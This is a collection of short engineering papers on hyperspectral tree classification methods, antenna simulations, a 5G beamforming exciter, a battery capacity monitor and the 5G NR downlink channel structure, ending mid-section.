Automated image classification algorithms are divided into two types: supervised and unsupervised classification algorithms, when, respectively, classes of objects are associated with objects of the earth's surface based on a set of features introduced by a specialist, or pixel classes are areas with their inherent spectral differences without their connection with natural formations [4].

2.2.1. Controlled Classification Methods

Supervised classification methods (classification with training) are based on the use of reference values of the spectral brightness of objects predetermined by a decoder. The goal of training is to select those pixels that represent the reference areas of each recognizable class of objects on the earth's surface. For the correct selection of reference pixels, auxiliary data from field survey materials, images of higher spatial resolution, and topographic maps can be used. When choosing reference pixels, training samples are formed. To carry out a reliable classification, each class in the feature space must have its own region of brightness values that does not intersect with the regions of other classes. A representative sample in the

feature space corresponds to a unimodal brightness distribution histogram, minimal variance, and small deviations from the mean [3].

After creating and evaluating the training samples, the image pixels are sorted into classes based on the decision classification rule. The feature vector of each pixel is compared with the signatures according to the decision rule. The task of the classifier is to identify any measurement vector as belonging to the class corresponding to the decision domain in which it falls. There are two approaches to developing classification rules: deterministic and statistical. The deterministic approach is usually used if the classes of objects do not intersect in the feature space, and the decision regions can be distinguished by linear boundaries, which are determined by linear separating functions. The main methods of the deterministic approach are the parallelepiped method, the minimum distance method. Statistical methods are used when there is uncertainty about the correct identification of training images, when the images of the studied classes intersect in the feature space. The statistical approach allows to reduce the negative impact of the above factors on the reliability of the classification [1]. The main method of the statistical approach is the maximum likelihood estimation.

Parallelepiped method

The method of parallelepipeds implements the simplest mechanism for classifying a not very large number of clearly distinct classes of objects. The boundaries of the parallelepipeds are determined by the scatter of the reference samples by intervals of brightness values for each coordinate. Pixel signatures are assigned to a certain class according to a simple rule by comparing the brightness values B with the upper and lower boundaries of the intervals, that is, based on which rectangle the pixel brightness values fall into (Figure 1).

Minimum distance method

The minimum distance method is used for similar spectral features of different classes and overlapping ranges of class brightness values. The method is based on calculating the average brightness values of classes for the training sample and assigning a pixel to the class whose spectral distance from the pixel to the center of the class is minimal.




Figure 1. – Classification by the parallelepiped method

The method of minimum distances is effective when the values of the spectral brightness of objects are compactly grouped around the average values of the corresponding classes. In situations where the scatter ellipsoids in feature space 36 are highly elongated, and some pixels are closer to the average brightness values of other classes, classification errors occur.

The maximum likelihood estimation is the most versatile supervised classification method. One should separate classes with different types of feature density functions and minimize classification errors [4].

The method is based on the assumption that the appearance of an object belonging to the i -th class in the image is a random event ω_i . $\Omega(\omega_i, \dots, \omega_i)$ is the set of all random events – objects in the image. Let us denote the a priori probability of the appearance of an object of class i as $P(\omega_i)$; the conditional probability density function of the feature vector X , if the object belongs to the class ω_i . – $P(X/\omega_i)$ Let there be two objects A and B. Before the feature X is measured at some point, the probability that object A is located in it – the prior probability $P(A)$ – is equal to the share of the area of object A from the area the entire picture. After measuring features X , this probability changes, and the corresponding posterior probability $P(A/X)$ according to the Bayes formula is:

$$P\left(\frac{A}{X}\right) = \frac{P(A) \cdot P\left(\frac{X}{A}\right)}{P\left(\frac{A}{A}\right) \cdot P(A) + P\left(\frac{A}{B}\right) \cdot P(B)}$$

Decision rule: the decision will be in favor of object A in that area of the feature space where $P(X/B) P(B) > P(X/A) P(B)$. All points with measured features X , for which this inequality is satisfied, will be assigned to object A.

When deciding in favor of any class, we risk making a mistake. The loss function introduced in advance allows you to set the price of each decision-making action. In practice, prior probabilities and losses are rarely known, so they are assumed to be equal, so that the decision rule goes into the condition $P(X/A)/P(X/B) > 1$, or $P(X/A) > P(X/B)$, that is, the classification refers each measurement to the object for which the likelihood of obtaining this measurement is maximum.

Information about the statistical nature of the decoding features is obtained by analyzing the brightness of the reference image objects when training the classifier. Based on this analysis, the density functions of the statistical probability distribution $P(X/\omega_i)$ are obtained.

If there are objects on the image, a priori information about which is missing, they are either not classified, or can be assigned to one general class - other objects.

2.2.2. Unsupervised classification

Unsupervised classification (classification without training) or clustering is the combination of pixels into classes based on the analysis of the feature space, depending on the proximity threshold of their characteristics set by the decoder. A cluster is a set of image pixels that are similar in some way (for example, in brightness) [5]. Cluster analysis - analysis of a set of measurement vectors in order to identify a tendency to group images of the objects under study around the centers of clusters, which for a multi-zone image correspond to the peaks of the n-dimensional diagram. The identified clusters do not necessarily correspond to the objects of the earth's surface that are of interest to the decoder.

Conventionally, cluster analysis methods can be divided into two groups: the formation of clusters with a given threshold constraint on the distance between points of the set and with a given number of groups [2]. In the first case, the specialist sets the distance - the difference in brightness values, and the rules for grouping the elements of the set. If the difference in brightness values between neighboring pixels exceeds a given threshold, then these pixels belong to different objects and there is a separating boundary between them [5]. In the second case, the number of clusters into which the image pixels should be divided and a number of limiting parameters are specified: the minimum number of pixels in a class, the number of iterations, and the convergence threshold. The popular Isodata (Iterative Self-Organizing Data Analysis Technique) algorithm works according to this method.

Conclusion.

In this paper, we presented a description of some methods that can be used to classify tree species based on high-resolution hyperspectral images. During the analysis, several supervised classification methods were considered, such as: Parallelepiped method, Minimum distance method. The methods of controlled classification were also considered, using the Isodata method as an example. Based on the results of this article, it can be concluded that it is necessary to create a system for operational monitoring, as well as analysis of forest cover. The development of such methods is critical when using big remote sensing data to monitor biodiversity and ecosystems.

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Аннотация. За последние два десятилетия системы мониторинга и инвентаризации лесов перешли от полевых обследований к методам, основанным на дистанционном зондировании. Эти методы, как правило, сосредоточены на экономически значимых компонентах лесов, тем самым игнорируя многие факторы, жизненно важные для биоразнообразия лесов, такие как наличие видов с низкой экономической, но высокой экологической ценностью. Аэрогиперспектральные изображения продемонстрировали значительный потенциал для классификации типов деревьев, но наиболее распространенные методы анализа, такие как случайный лес и машины опорных векторов, требуют ручного проектирования признаков для использования как пространственных, так и спектральных признаков, в то время как глубокое изучение вопросов может извлечь эти особенности из неподтвержденных данных.

Основной целью данной статьи является обзор и определение основных сетей, методов и инструментов анализа лесного покрова по спутниковым снимкам.

Ключевые слова: глубокое обучение; дистанционное зондирование; гиперспектральная визуализация; породы деревьев; классификация; лесная классификация.

Annotation. Over the past two decades, forest monitoring and inventory systems have moved from field surveys to methods based on remote sensing. These methods tend to focus on economically significant components of forests, thereby ignoring many of the factors vital to forest biodiversity, such as the presence of species with a low economic but high ecological value. Aerial hyperspectral imaging has shown significant potential for classification types of trees, but the most common analysis methods, such as random forest and support vector machines, require manual feature engineering to exploit both spatial and spectral features, while deep learning are able to extract these features from the raw data.

The main purpose of this article is to review and define the main networks, methods and tools for the analysis of forest cover analysis from satellite images.

Keywords: deep learning; remote sensing; hyperspectral imaging; tree species; classification; forest classification.

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BIQUAD ANTENNA SIMULATION

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Introduction

The Kharchenko antenna is characterized by a simple design, is consistent with transmission lines with a wave impedance of 50 ohms without an additional matching device, is widely used in digital television systems with data transmission. Theoretically, Kharchenko's antenna has not been sufficiently studied.

Main part

The radiating structure of Kharchenko is shown in Fig. 1. The Kharchenko antenna is a special case of zigzag antennas [2] and is formed by two square elements, between which the excitation source is included.

Zigzag antennas are relatively simple in design, made of non-scarce materials using a simple tool.

Geometric parameters should be selected in such a way that the printing element has in the frequency band an active part of the input resistance, close to 50 Ω , and a reactive part of the input resistance, close to 50 Ω , and a reactive part of the input resistance, close to zero. In this case, the antenna element is matched with the feeding feeder.

The radiating structure and radiation pattern of the Kharchenko antenna are shown in Fig. 3.




Figure 1 – Radiation pattern of Kharchenko biquadrate antenna

The active part of the input resistance is shown in Fig. 2, reactive — in Fig. 3. In Fig. Figure 4 shows the dependence of the standing wave coefficient on the frequency.

Fig. 5 shows that the Kharchenko antenna has a symmetrical radiation pattern.

By changing the edge of the square of the radiating structure, a shift can be made in Fig. 2-4 on the frequency axis.




Figure 2 – Active part of the input impedance of the Kharchenko antenna




Figure 3 – Reactive part of the input impedance of the Kharchenko antenna




Figure 4 – Dependence of the SWR of the Kharchenko antenna on the frequency




Figure 5 – Cross-section of the radiation pattern of the Kharchenko antenna with a vertical plane

Conclusion

Thus, as a result of the work, the choice of the method of excitation of the antenna array was made. Electrodynamics analysis [1] of Kharchenko antenna is performed — the input characteristics of the antenna and radiation characteristics are calculated.

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Аннотация. Рассматривается задача разработки фазированной антенной решетки Харченко, предназначенной для работы в диапазоне СВЧ.

Сформулированы требования и разработана согласованная антенная решетка в указанном диапазоне. Разработана модель и определены требования к условию ее возбуждения. Конструкция антенной решетки Харченко. Определены показатели надежности. Проведено технико-экономическое обоснование проекта. Рассмотрены меры безопасности жизнедеятельности.

Ключевые слова: биквадратная антенна, электродинамическое моделирование, линейная поляризация, антенна Харченко.

Annotation. The problem under consideration was developing a phased Kharchenko antenna array designed for operation in the microwave range is considered.

Requirements are formulated and a consistent antenna array is developed in the specified range. A model has been developed, and the requirements for the condition for its excitation have been defined. The design of the antenna array Kharchenko. Reliability indicators are defined. A feasibility study of the project has been carried out. Considered measures for life safety.

Keywords: bicvadrata antenna, electrodynamic modeling, linear polarization, Kharchenko antenna

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SIMULATION OF A GALVANICALLY COUPLED FRAME ANTENNA

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Introduction

In data transmission systems with the Wi-Fi standard, the use of frame antennas, the perimeter of the loop of which is usually much smaller than the wavelength, is promising. This can significantly reduce the size of the antennas used when creating directional radiation.

The paper presents the results of research and development of a frame wire antenna with linear polarization of the radiation field and galvanic communication.

Main part

The magnetic frame antenna has the form of a loop of conductor, which is connected to a capacitor of variable capacitance. The perimeter of the loop is usually between 0.03λ and 0.25λ . The loop can have any shape, the most common loop is made in the form of a circle.

Frame antennas have been used since the very beginning of the development of radio reception technology, since they are very sensitive to the magnetic component of the electromagnetic field. Such antennas are indispensable in radio direction finders, are often used for special purposes (for example, in radio beacons) and are produced by industry.

The ring is considered the optimal shape of the frame antenna and is used more often than other forms.

Fig.1 shows a model of a galvanically coupled frame antenna [2].




Figure 1 –Galvanically coupled frame antenna

The red dot marks the source of arousal. Geometric parameters should be selected in such a way that the antenna element has in the frequency band an active part of the input resistance close to 50 Ohm, and a reactive part of the input resistance, beto zero. In this case, the antenna element is matched with the feasting feeder.

The simulation was carried out in the FEKO program [1]. An excitation source with an active resistance of 50 ohms was used.

The radiation pattern of the ring antenna with galvanic communication is shown in Fig. 2.




Figure 2 – Galvanic antenna beam pattern

The distribution of current in a ring antenna with galvanic communication is shown in Fig. 3.




Figure 3 – Current distribution in a galvanically coupled ring antenna

The SWR of galvanically coupled antennas is shown in Fig. 4.




Figure 4 – Standing wave coefficient in the power feeder of a galvanically coupled antenna when tuned to the central frequency of the operating frequency range

Coordination was carried out by moving the closing jumper along the circumference of the antenna.

Conclusion

Thus, as a result of the work, the choice of the method of excitation of the ring antenna was made. Electrodynamicanalysis of the ring antenna with galvanic excitation was performed — the input characteristics of the antenna and the radiation characteristics were calculated.

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Аннотация. Проанализированы и описаны основные особенности Wi-Fi систем. Исследовано влияние геометрических параметров разработанной кольцевой проволочной антенны на ее входные характеристики и характеристики излучения. Разработана конструкция кольцевой антенны с рефлектором и коаксиальным возбуждением. Моделирование антенны выполнялось в среде Feko CAD. Разработанная антенна имеет широкую направленную диаграмму.

Антенну можно использовать в системах Wi-Fi. Проведено техническое и экономическое обоснование.

Ключевые слова: рамочная антенна, гальваническая антенна, линейная поляризация, моделирование антенн.

Annotation. The main features of Wi-Fi systems are analyzed and described. The influence of the geometrical parameters of the developed ring wire antenna on its input characteristics and radiation characteristics has been studied. A ring antenna design with a reflector and coaxial excitation has been developed. Antenna simulation was performed in Feko CAD environment. The developed antenna has a wide directed diagram. The antenna can be used in Wi-Fi systems. A technical and business justification was carried out.

Keywords: Frame antenna, galvanic antenna, linear polarization, antenna modeling

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5G ANTENNA BEAM FORMING SYSTEM

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Introduction.

At present, radio communication systems are so integrated into the life of modern society that they are an integral part of it. The main characteristics of the radio systems of mobile objects are largely determined by are determined by the characteristics of the respective antenna systems. Under the antenna system we mean a radiator or a set of radiators and an excitation device (a matching, balancing device, which, in a particular case, may be simplified or absent). For effective functioning, the antenna system of the corresponding communication object must have given spatial, frequency and polarization properties.

Moreover, the requirements for the presence or absence of each of the listed properties are put forward taking into account the features of the functioning of a particular radio communication system.

The main requirement for radio systems is to provide reliable two-way communication. When organizing radio communications, both with correspondents having fixed coordinates and with correspondents continuously changing their location (ships, aircraft, etc.), certain requirements must also be imposed on antenna devices. The correct choice of the type of antenna is of paramount importance, since this determines the range and quality of the communication link. In modern mobile radio communication systems, the exact position of the object is not known, therefore, weakly directional and non-directional antennas are used.

The length of mobile communication lines can vary widely: from several kilometers to several thousand kilometers. To implement stable communication over different lengths of communication lines, different frequencies are often used. Therefore, on-board equipment and antenna devices must provide normal communication in a wide frequency range. At the same time, in order to cover the relative frequency range, it is desirable to apply change as few antennas as possible, which is due to the limited places for their placement on the carrier object, as well as the mutual influence of antenna elements. Thus, wide-range or multi-frequency antennas are required, allowing the simultaneous operation of several radio stations on different frequencies.

Modern fifth-generation mobile communication systems make it possible to work, along with standard bands, also in bands that are not licensed frequencies, such as 2.4 GHz. Antenna systems that will operate in these bands must share this frequency resource with existing Wi-Fi systems. Spatial selectivity can be used to separate the resource by controlling the radiation pattern. Therefore, the aim of the work is to develop a small-sized antenna excitation system for mobile communication systems with an adaptable radiation pattern.

The main part.

In [1], we formulated the requirements for the excitation device of a three-element antenna array. As a result of modeling, it was found that with a distance between the elements $d=0.5 \lambda_0$, it seems possible to fulfill the conditions of the technical task, and with a phase shift between the exciting inputs $\Delta\phi$ for discrete values of 22.5° , 45° , 90° , it is possible to discretely deflect the main lobe of the directivity pattern in the vertical plane at angles of 9° , 15° and 27° . First, the input microwave power should be divided into three parts. Secondly, in order to provide three positions of the main lobe, it is necessary to set a special phase relationship between the inputs. Table 1 shows the phase relationships for each input for a given direction of the main maximum. As you can see from the table, the phase shift at the second and third inputs is set relative to the first input. This input always has zero phase shift. In addition, the phase shift at the third input relative to the

second input is the same as the phase shift at the second input relative to the first input [2].

Table 1. The phase relationships for each input

Main beam direction radiation pattern \square_0	Phase on antenna port 1	Phase on antenna port 2	Phase on antenna port 3
0	0	0	0
9	0	22.5	45
15	0	45	90
27	0	90	180

This circumstance simplifies the design, since it allows the use of two identical four-position discrete phase shifters. The functional diagram of such a phase shifter is shown in Figure 1.




Figure 1 – Functional diagram of a two-bit discrete phase shifter

This phase shifter consists of two four position microwave switches. And four segments of the microstrip line, which set the corresponding phase incursions. As switches, you can use the SKY13414 chip from SKYWORKS. The functional diagram of this microcircuit is shown in Figure 2. The microcircuit can connect one of the four pins to the antenna pin. In addition, there is a fifth state of the switch when the antenna pin is connected to a matched load, this state can be useful for turning off the microwave power. This switch is capable of switching power up to 33 dBm, which is about two watts. Modern access points, according to the legislation of different states (for example, Bolivia), can operate without a license up to 1 W.




Figure 2 – Functional diagram of the microwave switch chip SKY13414

Zero phase shift will be quite difficult to obtain due to the nature of the phase shifter wiring. Therefore, let's proceed as follows, let at zero incursion the phase of the microwave signal changes (due to wiring) by an angle ϕ times , then we add this phase incursion to the three remaining segments of the strip line, so we save the phase ratio for each position, and our phase shifter will have an unconditional phase shift by ϕ times $^{\circ}$. This angle must be taken into account when designing the exciter as a whole.

A power divider for three inputs can be made according to the diagram shown in Figure 3. This device consists of two dividers and a phase shifter. The first power divider provides its division in the ratio 1:2 at its outputs. The higher power signal goes to the second divider. Where division occurs division in a ratio of 1:1. So we get on each output $1/3P_0$ signal level. In order to ensure the same phase shift at the three outputs, it is necessary to turn on the phase shifter on the first output, which will shift the phase of the first output by the same angle as the second power divider, since the signal in it will be delayed when divided in half. By combining the circuits in figures 1 and 3, we can develop a functional diagram of the excitation device of our three-element antenna array.




Figure 3 – Microwave power divider into three equal parts

Figure 4 shows a functional diagram of the excitation of a three-element antenna array. The device consists of:

- two power dividers;
- two discrete four positional phase-rotators [3];
- two phase shifters with a constant phase shift;
- microcontroller;
- power supply.

The first phase shifter is connected after the first power divider, so the second power divider responsible for the second and third outputs of the excitation device receives a signal with a phase advance according to the first phase shifter. From one output of the second power divider, the signal goes to the phase shifter with a constant phase shift to compensate for the phase shift in the second phase shifter when the zero phase shift mode is on, in other words, to compensate for the unconditional phase shift by ϕ times $^\circ$ associated with the wiring phase shifter. The second output of the second divider goes to the second discrete phase shifter, where the phase shifts are implemented for the third output of the exciter device according to Table 1. The second output of the first power divider goes to the phase shifter with a constant phase shift, which can be determined by the formula

$$\phi_{b1} = 2 \phi_{\text{times}} + \phi_{\text{ps}2},$$

where ϕ_{times} is the absolute phase incursion on a discrete phase shifter in the zero phase incursion mode.




Figure 4 – Functional diagram of the excitation of a three-element antenna array

Thus, at each of the three outputs of the excitation circuit, we can provide phase incursions according to Table 1 if we synchronously switch discrete phase shifters. The switching of the phase shifters is carried out by the microcontroller, according to a special algorithm.

Conclusion.

Thus, a functional diagram of the excitation device for a three-element antenna array with a controlled radiation pattern, consisting of two power dividers and two discrete phase shifters, has been developed. The simulation of the developed design of a microwave power divider with a ratio of 1:2 at the outputs was carried out. In the operating frequency range, the transmission coefficients differ by 3 dB, which is 2 times in power, and the SWR on each of the three ports is not worse than 1.5.

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Аннотация. Разработана система формирования луча малогабаритной антенны для подвижной системы связи, позволяющая выполнять управлением распределением фазы на трех портах

Ключевые слова: делитель мощности, дискретный фазовращатель, управление лучом диаграммы направленности

Annotation. A beamforming system for a small-sized antenna for a mobile communication system has been developed, which makes it possible to control the phase distribution on three ports

Keywords: power divider, discrete phase shifter, beam steering

UDC 539.22

DEVELOPMENT OF A DEVICE FOR MONITORING THE RESIDUAL CAPACITY OF AN ACCUMULATOR BATTERY

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1. Relevance of the problem

All of us nowadays live in the world of digital technologies and electrical engineering, and accordingly it is very important to be able to monitor the residual capacity of chemical current sources. Unfortunately, precise monitoring of capacity is very problematic due to high energy losses, high cost of available devices and possible difficulties with specific equipment types or methods. The method proposed in this article solves all of the above problems and remains relatively inexpensive compared to the existing analogues.

2. Main part

The physics of the control process is based on the law of conservation of charge, which implies that the voltage at the pair - CSS plus storage capacitor as the latter is charged. However, when monitoring the residual capacity of traction and starter batteries, the change in this voltage is so small that it is not really possible to measure it. That is, to measure the

voltage drop we need either a device capable of measuring the difference of conventional 200 microvolts, or a fairly sensitive operational amplifier with drift voltage less than 200 microvolts. We will take the way of signal amplification, i.e. we will amplify voltages with operational amplifier and we will read the results from this operational amplifier, then the microcontroller will calculate the residual capacity of the battery according to the given formulas and output on the display.




Figure 1 – Block diagram of the developed device.

The device works in the following way. The process of CSS charge measurement is initiated manually by pressing the corresponding button on the control panel 8 or automatically according to the preset program in the microcontroller 7. First of all, voltage from the second lead of the CSS is fed to the first input of the microcontroller, which is the first input of the analog-to-digital converter built into the microcontroller, with which a digital code proportional to the voltage of the chemical current source is obtained. When the, corresponding command to start measurement is received, just before the beginning of the capacitor 3 charging process, the microcontroller 7 sends a control signal in the form of a short pulse to the control input of the analog storage device 4. In this case the value of electromotive force (EMF) of CSS 1 is memorized.

There is a known formula that relates capacitance of a capacitor C to its charge Q and the voltage on its coils U

$$Q = CU.$$

If we take the CSS charge in ampere-hours or in coulombs as the desired value of its charge Q_{UT} , then the CCS itself can be characterized by some equivalent capacitor of capacitance C_{CCS} , the voltage on the coils of which will be equal:

$$U_{CCS} = Q_{UT} / C_{CCS}.$$

This voltage is stored in the analogue memory 4 under the action of the control signal from the first output of the microcontroller 7. The output voltage of the analogue storage device 4 is fed to the second input of the instrumental difference amplifier 6.

After this microcontroller 7 forms a closing signal of the electronic switch 2, and the capacitor of known capacity 3 is fully charged from the CSS for some time of the transient process. At the same time the voltage at the connected CSS and the capacitor reaches a certain value, which will already be somewhat less than the initial value of the CSS EMF. It should be understood that the charge of both individual CSS and CSS with a connected capacitor does not change.

$$C_{\Sigma} = C_{CCS} + C_T. \quad (3)$$

With the known capacitance of the capacitor, the total capacitance of this pair will be equal:

$$U_{CCS+C} = Q_{UT} / (C_{CCS} + C_T). \quad (4)$$

This voltage is fed to the first input of the instrumental difference amplifier 6, the output of which forms a voltage proportional to the voltage difference U_{CCS} and U_{CCS+C} . Obviously, the second voltage will always be slightly less than the first one. Since the charge is conserved by both the individual CSS and the CSS plus capacitor, the following equation can be derived

$$U_{CCS} C_{CCS} = U_{CCS+C} (C_{CCS} + C_T), \quad (5)$$

from where we can calculate the equivalent capacitance of the chemical current source, which is defined by the following expression

$$C_{CCS} = C_T \cdot \frac{U_{CCS+C}}{U_{CCS} - U_{CCS+C}}. \quad (6)$$

Then the equivalent charge of the chemical current source can be determined as.

$$Q_{UT} = C_{CCS} U_{CCS} = C_T \cdot \frac{U_{CCS+C} \cdot U_{CCS}}{U_{CCS} - U_{CCS+C}}. \quad (7)$$

The numerator of (7) contains two voltages U_{CCS+C} and U_{CCS} . It should be understood that there is no need to control both of these voltage values. They actually differ from each other by a sufficiently small value, which can be neglected in this case and rewrite expression (7) in the following form

$$Q_{UT} = C_T \cdot \frac{U_{CCS}^2}{U_{CCS} - U_{CCS+C}}. \quad (8)$$

Thus, the value of charge of the CSS Q_{UT} calculated by the microcontroller 7, as well as the value of its equivalent capacity C_{CCS} is displayed on the display unit 9. After that, the microcontroller 7 forms the control signal for the electronic discharge switch 5, thus opening it, resulting in the discharge of capacitor 3 and the system is ready for further measurements.

3. Conclusion

In the article the comparative analysis of existing methods of determining the residual capacity of batteries with the developed method was carried out. The following disadvantages of the used methods are revealed: duration of measurements, energy losses, measurement accuracy, as well as the need for special skills and knowledge to conduct measurements. The listed disadvantages do not allow organizing fast enough, frequent as well as high-precision monitoring of the residual capacity of batteries. As a solution to the problem, a new method based on the distribution of charges when the capacity is connected in parallel to the battery is proposed. The method is based on determining the charge difference between the battery and the capacitor connected in parallel with it, using an instrumental amplifier, which includes an operational amplifier capable of capturing such small values. The method provides temperature compensation by heating the balance resistors. The structural diagram of the device for the implementation of the developed method is given and the theoretical possibilities of its operation are considered. It is also possible to implement the method as a monitoring system and connect a module for sending data packets and prescribe in the code to switch on the device at a certain time. The system approach will make it much more convenient to monitor the residual capacity of batteries in the devices at the enterprises. A mathematical model for calculating the residual capacity through parallel connection of a capacitor to the battery is presented. The described model takes into account various errors such as ambient temperature, balance resistors. The developed method of residual capacitance control can be used everywhere where there are chemical current sources.

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Аннотация. Статья посвящена актуальной проблеме контроля остаточной емкости аккумуляторных батарей и химических источников тока (ХИТ). Проведен сравнительный анализ существующих приборов и методов контроля остаточной емкости. Определено, что недостатки существующих методов не позволяют либо организовать прецизионный контроль остаточной емкости

химического источника тока, либо являются недостаточно точными, либо слишком дорогими. Предложен новый метод определения остаточной емкости аккумуляторной батареи, основанный на принципе распределения зарядов между емкостями. Информацию об остаточной емкости аккумулятора получаем путем разницы зарядов между параллельно подключенным конденсатором к аккумулятору и собственно самим аккумулятором. Приведена блок-схема устройства для реализации метода и рассмотрены теоретические возможности его работы. Описана математическая модель для вычисления остаточной емкости химического источника тока данным методом.

Ключевые слова: химический источник тока, распределение заряда, контроль емкости, емкость, параллельное подключение.

Annotation. The article is devoted to the actual problem of monitoring the residual capacity of batteries and chemical current sources (CSS). A comparative analysis of existing devices and methods for monitoring the residual capacity is carried out. It is determined that the shortcomings of the existing methods do not allow either to organize a precision control of the residual capacity of a chemical current source, or are insufficiently accurate, or too expensive. A new method for determining the residual capacity of a battery is proposed, based on the principle of charge distribution between containers. Information about the remaining capacity of the battery is obtained by the difference of charges between the capacitor connected in parallel to the accumulator and the battery itself. A block diagram of a device for implementing the method is given and the theoretical possibilities of its operation are considered. A mathematical model for calculating the residual capacity of a chemical current source by this method is described.

Keywords: chemical current source, charge distribution, capacity control, capacity, parallel connection.

UDC 654.19

INVESTIGATION OF THE STRUCTURE OF THE DESCENDING PHYSICAL CHANNEL IN 5G NR

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Introduction

The purpose of this work is to familiarize with the structure of the descending physical channel in 5 GNR.

Physical channels are used to transmit information over a radio channel and are characterized by their function, as well as radio frequency aspects, such as modulation scheme, reference signal display, transmission power, coding. There are three physical channels, such as: physical Common Downlink Channel (PDCCH), physical Downlink Control Channel (PDCCH) and Physical Broadcast Channel (PBCH).

Main part

There are physical channels that carry higher-level information, as well as physical channels that terminate at the physical level. Physical channels in 5G NR [1, p. 91]:

- Physical Common Downlink (PDSCH);
- Physical Downlink Control Channel (PDCCH);
- Physical Broadcast Channel (PBCH).

A Physical Common Downlink Link (PDSCH) is used to transmit downlink data based on shared time and frequency. PDSCH contains DL user data, UE-specific top-level regulatory messages, system information blocks, and pagination. The main characteristic here is a high degree of flexibility; the frequency allocation of resources is carried out in units of resource blocks. PDSCH uses a flexible modulation scheme depending on the actual SNR and a flexible coding scheme, i.e. Using LDPC as an encoding scheme with a variable puncture mechanism for encoded bits leads to a flexible encoding rate. Processing of transport channels at the physical level of the descending channel (Figure 1).




Figure 1 — Processing at the physical PDSCH level [2. p. 97]

The processing of transport channels at the physical PDSCH layer consists of the following steps:

